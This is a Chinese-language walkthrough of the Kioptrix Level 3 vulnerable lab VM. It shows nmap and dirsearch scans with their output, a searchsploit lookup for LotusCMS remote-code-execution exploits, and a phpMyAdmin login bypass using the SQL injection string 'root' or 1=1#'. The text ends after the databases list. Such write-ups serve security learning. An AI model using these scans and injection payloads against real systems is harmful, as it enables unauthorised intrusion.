
# 准备

攻击机：kali ip: 192.168.91.128 nat模式

靶机：KioptrixVM3 ip : 目前位置 nat 模式

https://download.vulnhub.com/kioptrix/KVM3.rar.torrent




```
                                                                    [ OK ]
DISCLAIMER!
We at Kioptrix are not responsible for any damaged directly, or indirectly,
caused by using this system. We suggest you do not connect this installation
to the Internet. It is, after all, a vulnerable setup.
Please keep this in mind when playing the game.

This machine is setup to use DHCP.
Before playing the game, please modify your attacker's hosts file.
<ip>    kioptrix3.com
This challenge contains a Web Application.

If you have any questions, please direct them to:
comms[at]kioptrix.com
Hope you enjoy this challenge.
-Kioptrix Team

Ubuntu 8.04.3 LTS Kioptrix3 tty1


Kioptrix3 login: _
```

# 信息搜集与利用

## 主机发现


ip 扫描: **nmap 192.168.91.0/24** 粗略扫描出靶机 ip 地址:



```
Nmap scan report for 192.168.91.135
Host is up (0.0025s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:E8:EB:F4 (VMware)
```

得到目标ip : 192.168.91.135

详细扫描： **nmap -O -sV -A 192.168.91.135**




```
root@kali:~# nmap -O -sV -A 192.168.91.135
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-09 11:06 CST
Nmap scan report for 192.168.91.135
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 00:0C:29:E8:EB:F4 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.05 ms 192.168.91.135

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.80 seconds
```

仅开放了两个端口 22 和 80

打开网页看看

http://192.168.91.135/



Ligoat Security

Got Goat? Security ...

Got Goat? Security ...

We've revamped our website for the new release of the new gallery CMS we made. We are geared towards security...


We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog section for more information on our new gallery system.

Or cut to the chase and see it now!

© 2011 Ligoat Security

## 目录扫描


**python3 dirsearch.py -u http://192.168.91.135/**



```
[11:10:08] 403 -  331B  - /.htpasswds
[11:10:08] 403 -  332B  - /.ht_wsr.txt
[11:10:15] 200 -    2KB - /cache/
[11:10:15] 301 -  355B  - /cache  ->  http://192.168.91.135/cache/
[11:10:17] 301 -  354B  - /core  ->  http://192.168.91.135/core/
[11:10:17] 200 -  688B  - /core/fragments/moduleInfo.phtml
[11:10:17] 403 -  325B  - /data
[11:10:17] 403 -  326B  - /data/
[11:10:17] 403 -  334B  - /data/backups/
[11:10:17] 403 -  332B  - /data/cache/
[11:10:17] 403 -  350B  - /data/DoctrineORMModule/cache/
[11:10:17] 403 -  332B  - /data/debug/
[11:10:17] 403 -  332B  - /data/files/
[11:10:17] 403 -  350B  - /data/DoctrineORMModule/Proxy/
[11:10:17] 403 -  335B  - /data/sessions/
[11:10:17] 403 -  331B  - /data/logs/
[11:10:17] 403 -  330B  - /data/tmp/
[11:10:18] 200 -   23KB - /favicon.ico
[11:10:18] 301 -  357B  - /gallery  ->  http://192.168.91.135/gallery/
[11:10:19] 200 -    2KB - /index.php
[11:10:19] 200 -    2KB - /index.php/login/
[11:10:21] 301 -  357B  - /modules  ->  http://192.168.91.135/modules/
[11:10:21] 200 -    2KB - /modules/
[11:10:22] 301 -  360B  - /phpmyadmin  ->  http://192.168.91.135/phpmyadmin/
[11:10:22] 401 -  520B  - /phpmyadmin/scripts/setup.php
[11:10:22] 200 -    8KB - /phpmyadmin/
[11:10:22] 200 -    8KB - /phpmyadmin/index.php
[11:10:24] 403 -  335B  - /server-status/
[11:10:24] 403 -  334B  - /server-status
[11:10:25] 301 -  355B  - /style  ->  http://192.168.91.135/style/
[11:10:25] 200 -   18B  - /update.php
```

有很多目录, 依次打开看看

http://192.168.91.135/ 下有个 登陆 这个页面反应超级慢



## Got Goat? Security ...


Got Goat? Security ...

We've revamped our website for the new release of the new gallery CMS we made. We are geared towards security...

We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog section for more information on our new gallery system.

Or cut to the chase and see it now!


© 2011 Ligoat Security


192.168.91.135/index.php?system=Admin
ols Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
got goat? SECURITY ....
Username:
Password:
Login
Proudly Powered by: LotusCMS

目前不知道这登陆密码

搜索一下 这个 CMS 是否有漏洞


**searchsploit LotusCMS**



```
root@kali:~# searchsploit LotusCMS
---------------------------------------------------------------------- ---------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------
LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)         | php/remote/18565.rb
LotusCMS 3.0.3 - Multiple Vulnerabilities                             | php/webapps/16982.txt
---------------------------------------------------------------------- ---------------------------
```

得出两个结果，第一个远程命令执行漏洞是属于msf的；第二个不明白是啥; 先放着 看看 phpmyadmin

http://192.168.91.135/phpmyadmin/


192.168.91.135/phpmyadmin/
书签栏 重庆工业职业技术... 云班课 - 我的班课 撒野(巫哲)最新章节... 【抖音】记录美好... Python File(文件)... superfast 查找的数 - CODELF lonehand -
phpMyAdmin


欢迎使用 phpMyAdmin 2.11.3deb1ubuntu1.3

Language: 中文 - Chinese simplified (utf-8)

Cookies 必须启用才能登入。

尝试万能密码 登陆：

root' or 1=1#




欢迎使用 phpMyAdmin
2.11.3deb1ubuntu1.3

Language
中文 - Chinese simplified (utf-8)

登入
登入名称: root' or 1=1#
密码:

Cookies 必须启用才能登入。



information_schema (17)

CHARACTER_SETS
COLLATIONS
COLLATION_CHARACTER_SET_APP
COLUMNS
COLUMN_PRIVILEGES
KEY_COLUMN_USAGE
PROFILING
